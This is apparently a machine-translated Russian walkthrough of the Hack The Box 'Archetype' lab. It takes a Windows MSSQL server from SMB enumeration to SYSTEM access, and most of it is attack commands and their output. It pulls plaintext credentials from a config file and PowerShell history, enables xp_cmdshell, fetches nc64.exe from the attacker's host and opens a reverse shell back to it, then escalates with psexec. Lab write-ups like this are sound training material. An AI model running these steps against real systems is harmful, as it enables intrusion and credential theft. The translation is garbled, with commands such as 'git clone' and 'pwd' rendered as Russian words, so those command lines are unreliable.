

# Описание архетипа

## Вступление

Добро пожаловать на УРОВЕНЬ II! Молодцы, что прошли этот момент. С этого момента ящики становятся более сложными в использовании шагов, использования инструментов и использования, поскольку они начинают выглядеть как ящики на основной платформе НТВ. начиная с Archetype, который является машиной Windows, у вас есть возможность использовать неправильную настройку в Microsoft SQL Server, попробовать получить редкую оболочку и ознакомиться с использованием [Удар](#) инструмент для дальнейшего распространения на некоторые сервисы.

## перечисление

Выполнение сканирования сети для определения того, какие порты открыты, уже известно как неотъемлемая часть процесса перечисления. Это дает нам возможность лучше понять поверхность атаки и разработать целевые атаки. Как и в большинстве случаев, мы будем использовать знаменитый

nmap инструмент:

```
nmap -sC -sV {TARGET_IP}
```

```

nmap -sC -sV {TARGET_IP}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 15:00 CEST
Nmap scan report for {TARGET_IP}
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows Server 2019 Standard 17763
microsoft-ds
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00;
RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype

```

```
|_ Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-07-27T12:45:57
|_Not valid after: 2051-07-27T12:45:57
|_ssl-date: 2021-07-27T13:00:32+00:00; 0s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s
| ms-sql-info:
| {TARGET_IP}:1433:
|   Version:
|     name: Microsoft SQL Server 2017 RTM
|     number: 14.00.1000.00
|     Product: Microsoft SQL Server 2017
|     Service pack level: RTM
|     Post-SP patches applied: false
|_  TCP port: 1433
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019
Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2021-07-27T06:00:25-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2021-07-27T13:00:26
|_  start_date: N/A
```

Мы обнаружили, что порты SMB открыты, а также что Microsoft SQL Server 2017 работает на порту 1433. Мы собираемся перечислить SMB с помощью инструмента **клиент** :

клиент -Н -Л \\\\{ЦЕЛЬ\_IP}\\

- Н : Нет пароля

- Л : эта опция позволяет вам посмотреть, какие сервисы доступны на сервере.



```
smbclient -N -L \\\\{TARGET_IP}\\
```

Sharename	Type	Comment
-----	---	-----
ADMIN\$	Disk	Remote Admin
backups	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
SMB1 disabled -- no workgroup available		

Мы нашли пару интересных акций. Акции

АДМИН\$

& канадски

не можн

о получить доступ, поскольку

Доступ запрещен

состояния ошибки, однако мы можем попытаться получить доступ и

резервные копии

поделитесь, используя следующие

перечислить команду:

клиент -H \\\\{TARGET\_IP}\\резервные копии



```
smbclient -N \\\\{TARGET_IP}\\backups
```

Try "help" to get a list of possible commands.

smb: \> dir

.

..

prod.dtsConfig

D

0

Mon Jan 20 13:20:57 2020

D

0

Mon Jan 20 13:20:57 2020

AR

609

Mon Jan 20 13:23:02 2020

5056511 blocks of size 4096. 2393077 blocks available

smb: \> get prod.dtsConfig

getting file \prod.dtsConfig of size 609 as prod.dtsConfig (2,7  
KiloBytes/sec) (average 2,7 KiloBytes/sec)

smb: \> exit

Существует файл с именем **prod.dtsConfig**, который кажется конфигурационным. Мы можем загрузить его на наш местный

машина с помощью

получить команда для дальнейшей автономной проверки. Вот его содержимое:



```
cat prod.dtsConfig

<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" Value Type="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
```

Просмотрев содержимое этого конфигурационного файла, мы обнаруживаем в открытом виде пароль пользователя, `sql_svc`, который `M3g4c0rp123`, для хозяина `АРХЕТИП`. С предоставленными учетными данными нам просто нужен способ подключиться и аутентифицироваться на сервере MSSQL. [Удар](#) инструмент включает ценный скрипт Python под названием `mssqlclient.py` который предлагает такую функциональность.

Но сначала мы должны лучше понять, что такое Impacket и как мы можем его установить. Как утверждает автор:

Impacket — это набор классов Python для работы с сетевыми протоколами. Impacket ориентирован на обеспечение низкоуровневого программного доступа к пакетам и для некоторых протоколов (например, SMB1-3 и MSRPC) на реализацию самого протокола. Пакеты можно создавать с нуля, а также анализировать из необработанных данных, а объектно-ориентированный API упрощает работу с глубокими иерархиями протоколов. Библиотека предоставляет набор инструментов в качестве примеров того, что можно сделать в контексте этой библиотеки.

Мы можем найти и скачать его по следующей ссылке:

<https://github.com/SecureAuthCorp/impacket>

Краткое руководство по установке предоставляется, прежде чем мы сможем его использовать.

```
мерзавец клон https://github.com/SecureAuthCorp/impacket.git
```

```
компакт диск
```

```
пункт3 установить .
```

```
# ИЛИ:
```

```
судо питон3 setup.py установить
```

```
# Если вам не хватает некоторых модулей: pip3
```

```
install -r requirements.txt
```

*Примечание. Если у вас не установлен pip3 (pip для Python3) или Python3, установите его с помощью следующих команд:*

```
sudo apt установить python3 python3-pip
```

Теперь мы готовы узнать об использовании инструмента и, в частности, о

[mssqlclient.py](#)

сценарий:

```
python3 mssqlclient.py -час
```



```
python3 mssqlclient.py -h

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

usage: mssqlclient.py [-h] [-port PORT] [-db DB] [-windows-auth] [-debug] [-file FILE]
                      [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address]
                      target

TDS client implementation (SSL supported).

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help             show this help message and exit
  -port PORT            target MSSQL port (default 1433)
  -db DB                MSSQL database instance (default None)
  -windows-auth         whether or not to use Windows Authentication (default False)
  -debug               Turn DEBUG output ON
  -file FILE           input file with commands to execute in the SQL shell

authentication:
  -hashes LMHASH:NTHASH          NTLM hashes, format is LMHASH:NTHASH
  -no-pass                  don't ask for password (useful for -k)
  -k                         Use Kerberos authentication. Grabs credentials from ccache
                             file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found,
                             it will use the ones specified in the command line
  -aesKey hex key           AES key to use for Kerberos Authentication (128 or 256 bits)
  -dc-ip ip address        IP Address of the domain controller. If omitted it use the
                           domain part (FQDN) specified in the target parameter
```

Разобравшись с предоставленными параметрами, мы можем попытаться подключиться к серверу MSSQL, выполнив следующую команду:

```
python3 mssqlclient.py ARCHETYPE/ sql_svc@ {TARGET_IP} -Windows-аутентификация
```

Мы предоставляем пароль, который мы заметили ранее в файле конфигурации:



```
python3 mssqlclient.py ARCHETYPE/sql_svc@{TARGET_IP} -windows-auth
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

Password:

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
```

SQL>

Мы успешно прошли аутентификацию на Microsoft SQL Server!

## плацдарм

После нашего успешного подключения рекомендуется дополнительно проверить опцию справки нашей оболочки SQL:



SQL> help

```
lcd {path}          - changes the current local directory to {path}
exit              - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
xp_cmdshell {cmd}   - executes cmd using xp_cmdshell
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
! {cmd}            - executes a local shell cmd
```

Параметр справки описывает самые основные функции, которые он предлагает, а это означает, что нам необходимо провести дальнейшее исследование, чтобы понять внутреннюю работу каждой функции.

Вот две замечательные статьи, которые помогут нам продолжить изучение MSSQL Server: [https://book.hacktricks.xyz/g\\_pentestin\\_gramm/pentestin\\_gramm\\_mssql-microsoft-sql-server](https://book.hacktricks.xyz/g_pentestin_gramm/pentestin_gramm_mssql-microsoft-sql-server) <https://pentestmonkey.net/sharpalka/sql-injection/mssql-sql-injection-sharpalka>

В качестве первого шага нам нужно проверить, какая у нас роль на сервере. Мы будем использовать команду из приведенной выше шпаргалки:

```
SELECT is_srvrolemember('sysadmin');
```



```
SQL> SELECT is_srvrolemember('sysadmin');

-----
1

SQL>
```

Выход , что переводится как

Истинный .

В предыдущих шпаргалках мы также нашли, как настроить выполнение команды через

xp\_cmdshell :

EXEC xp\_cmdshell 'сетевой пользователь'; — privOn MSSQL 2005 г. Вам может понадобиться **к** повторно активировать xp\_cmdshell сначала **как** это отключено **по умолчанию** :

```
EXEC sp_configure 'показать дополнительные параметры', 1 ; — priv
RECONFIGURE; — приват
EXEC sp_configure 'xp_cmdshell', 1 ; — priv
RECONFIGURE; — приват
```

Сначала рекомендуется проверить, **xp\_cmdshell** уже активируется вводом первой команды:

```
SQL > EXEC xp_cmdshell 'сетевой пользователь';
```



```
SQL> EXEC xp_cmdshell 'net user';

[-] ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure
'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is
turned off as part of the security configuration for this server. A system
administrator can enable the use of 'xp_cmdshell' by using sp_configure.
For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell'
in SQL Server Books Online.
```

Действительно не активируется. По этой причине нам нужно будет продолжить активацию следующего:

xp\_cmdshell в виде

```
EXEC sp_configure 'показать дополнительные параметры', 1;
ПЕРЕКОНФИГУРИРОВАТЬ;
sp_configure; - Включение sp_configure в виде заявил в приведенное выше сообщение об ошибке EXEC
sp_configure 'xp_cmdshell', 1; ПЕРЕКОНФИГУРИРОВАТЬ;
```

```
SQL> EXEC sp_configure 'show advanced options', 1;

[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed
from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> sp_configure;
      name          minimum        maximum    config_value    run_value
-----  -----  -----  -----
access check cache bucket count      0          65536          0          0
access check cache quota      0        2147483647          0          0
Ad Hoc Distributed Queries      0          1          0          0
.
.
.
<-OUTPUT SNIPPET->
.
.
.
user connections      0          32767          0          0
user options      0          32767          0          0
xp_cmdshell      0          1          0          0

SQL> EXEC sp_configure 'xp_cmdshell', 1;
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL>
```

Теперь мы можем выполнять системные команды:

SQL > xp\_cmdshell "кто я"

```
SQL> xp_cmdshell "whoami"  
output  
-----  
archetype\sql_svc  
NULL  
SQL>
```

Наконец-то удалось добиться выполнения команды!

Теперь попробуем получить стабильную обратную оболочку. Мы загрузим `nc64.exe` двоичный файл к цели машину и выполним интерактивный `cmd.exe` процесс на нашем порту прослушивания.

Мы можем скачать бинарник с [здесь](#).

Мы переходим в папку и затем запускаем простой HTTP-сервер, затем прослушиватель netcat на другой вкладке с помощью следующих команд:

```
судо питон3 -м http.сервер 80
```

```
судо нк -lvp 443
```

Чтобы загрузить двоичный файл в целевую систему, нам нужно найти для этого подходящую папку. мы будем использовать `Powershell` для следующих задач, так как это дает нам гораздо больше возможностей, чем обычная команда быстрый. Чтобы использовать его, нам придется указывать его каждый раз, когда мы хотим его выполнить, пока не получим обратную оболочку. Для этого мы будем использовать следующий синтаксис:

команда `powershell -c`

The `-c` флаг указывает powershell выполнить команду.

Мы напечатаем текущий рабочий каталог, выполнив следующее:

```
xp_cmdshell "powershell -c пароль"
```



```
SQL> xp_cmdshell "powershell -c pwd"
```

```
output
```

```
-----  
NULL
```

```
Path
```

```
-----
```

```
C:\Windows\system32
```

Как пользователь `архетип\sql_svc`, у нас недостаточно прав для загрузки файлов в системный каталог и единственный пользователь `Администратор` может выполнять действия с более высокими привилегиями. Нам нужно изменить текущий рабочий каталог где-нибудь в домашнем каталоге нашего пользователя, куда можно будет писать. После быстрого перебора мы обнаружили, что `Downloads` отлично работает для нас, чтобы разместить наш двоичный файл. Для этого мы собираемся использовать `wget` инструмент в PowerShell:

```
SQL > xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.9/  
nc64.exe -outfile nc64.exe"
```

Мы можем проверить на нашем простом HTTP-сервере Python, что целевая машина действительно выполнила запрос:



```
python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
{TARGET_IP} - - [30/Jul/2021 11:30:32] "GET /nc64.exe HTTP/1.1" 200 -
```

Теперь мы можем связать `cmd.exe` сквозь `НК` нашему слушателю:

```
SQL > xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.9 443"
```

Наконец, оглядываясь назад на наш прослушиватель netcat, мы можем подтвердить нашу обратную оболочку и нашу точку опоры в системе:

```
nc -lvp 443

listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.129.95.187] 49719
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>whoami
whoami
archetype\sql_svc

C:\Users\sql_svc\Downloads>
```

Флаг пользователя можно найти на рабочем столе пользователя:

```
C:\Users\sql_svc\Desktop>dir

Volume in drive C has no label.
Volume Serial Number is 9565-0B4F


Directory of C:\Users\sql_svc\Desktop

01/20/2020  06:42 AM    <DIR>      .
01/20/2020  06:42 AM    <DIR>      ..
02/25/2020  07:37 AM            32 user.txt
                           1 File(s)       32 bytes
                           2 Dir(s)   9,982,980,096 bytes free

C:\Users\sql_svc\Desktop>
```

## Повышение привилегий

Для повышения привилегий мы собираемся использовать инструмент под названием [WinPEAS](#), который может автоматизировать большую часть процесса перечисления в целевой системе. Дополнительную информацию о перечислении систем Windows для путей повышения привилегий можно найти в модуле академии HTB. [Привилегия Windows грамм е Эскалация](#).



Winpeas можно скачать с [здесь](#). Мы перенесем его в нашу целевую систему, снова используя HTTP-сервер Python:

```
питон3 -m http.сервер 80
```

На целевой машине мы запустим систему. Мы будем [делать](#) команду для того, чтобы скачать программу с нашего использовать powershell для всех наших команд:

```
паэршелл  
wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
```



```
C:\Users\sql_svc\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Downloads> wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
wget http://10.10.14.9/winPEASx64.exe -outfile winPEASx64.exe
PS C:\Users\sql_svc\Downloads> ls

    Directory: C:\Users\sql_svc\Downloads

Mode                LastWriteTime         Length Name
----                -              -          -
-a----   7/30/2021  2:30 AM           45272 nc64.exe
-a----   7/30/2021  3:23 AM        1678336 winPEASx64.exe
```

Мы успешно скачали бинарник. Для его выполнения сделаем следующее:

ПС С:\ Пользователи\sql\_svc\Загрузки>.\WinPEASx64.exe

**Примечание:** Вывод инструмента длинный, здесь вы увидите только небольшую часть вывода.

Вот важная часть вывода:



```
PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe
<SNIP OUTPUT>

PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 79B
.

.

[+] Current Token privileges
  SeAssignPrimaryTokenPrivilege: DISABLED
  SeIncreaseQuotaPrivilege: DISABLED
  SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
  SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
  SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
  SeIncreaseWorkingSetPrivilege: DISABLED
.

.

[+] Searching known files that can contain creds in home
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
  C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
  C:\Users\sql_svc\NTUSER.DAT
```

Из вывода мы можем наблюдать, что у нас есть `SeImpersonatePrivilege` (более подробную информацию можно найти [здесь](#)), который также уязвим для [Дж УИК у картофельный подвиг](#). Однако мы можем сначала проверить два существующих файла, в которых можно найти учетные данные.

Поскольку это обычная учетная запись пользователя, а также учетная запись службы, стоит проверить часто используемые файлы или выполняемые команды. Для этого мы прочитаем файл истории PowerShell, который эквивалентен `. bash_history` для Linux-систем. Файл `ConsoleHost_history.txt` можно найти в каталоге `C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\`.

Мы можем перейти к папке, в которой хранится история PowerShell:

```
PS C:\Users\sql_svc> cd AppData
PS C:\Users\sql_svc\AppData> cd Roaming\Microsoft\Windows\PowerShell\PSReadline\
PS C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline> dir

Directory: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline

Mode                LastWriteTime         Length Name
----                -----          ----- 
-a---       3/17/2020   2:36 AM           79 ConsoleHost_history.txt
```

Чтобы прочитать файл, мы наберем `введите ConsoleHost_history.txt`:

```
type ConsoleHost_history.txt

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

Мы получили в открытом виде пароль для пользователя-администратора, который `MEGACORP_4dm1n!!`

Теперь мы можем использовать инструмент `psexec.py` снова из набора Impacket, чтобы получить оболочку от имени администратора:

```
python3 psexec.py администратор @ {TARGET_IP}
```



```
python3 psexec.py administrator@{TARGET_IP}
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on {TARGET_IP}.....
[*] Found writable share ADMIN$ 
[*] Uploading file eWvQsxcZ.exe
[*] Opening SVCManager on {TARGET_IP}.....
[*] Creating service tgQm on {TARGET_IP}.....
[*] Starting service tgQm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Флаг root теперь можно найти на рабочем столе администратора:



```
C:\Users\Administrator\Desktop>dir

Volume in drive C has no label.
Volume Serial Number is 9565-0B4F

Directory of C:\Users\Administrator\Desktop

07/27/2021  02:30 AM    <DIR>          .
07/27/2021  02:30 AM    <DIR>          ..
02/25/2020  07:36 AM            32 root.txt
                           1 File(s)       32 bytes
                           2 Dir(s)  10,178,293,760 bytes free
```

Наконец нам удалось получить оба флага, поздравляем!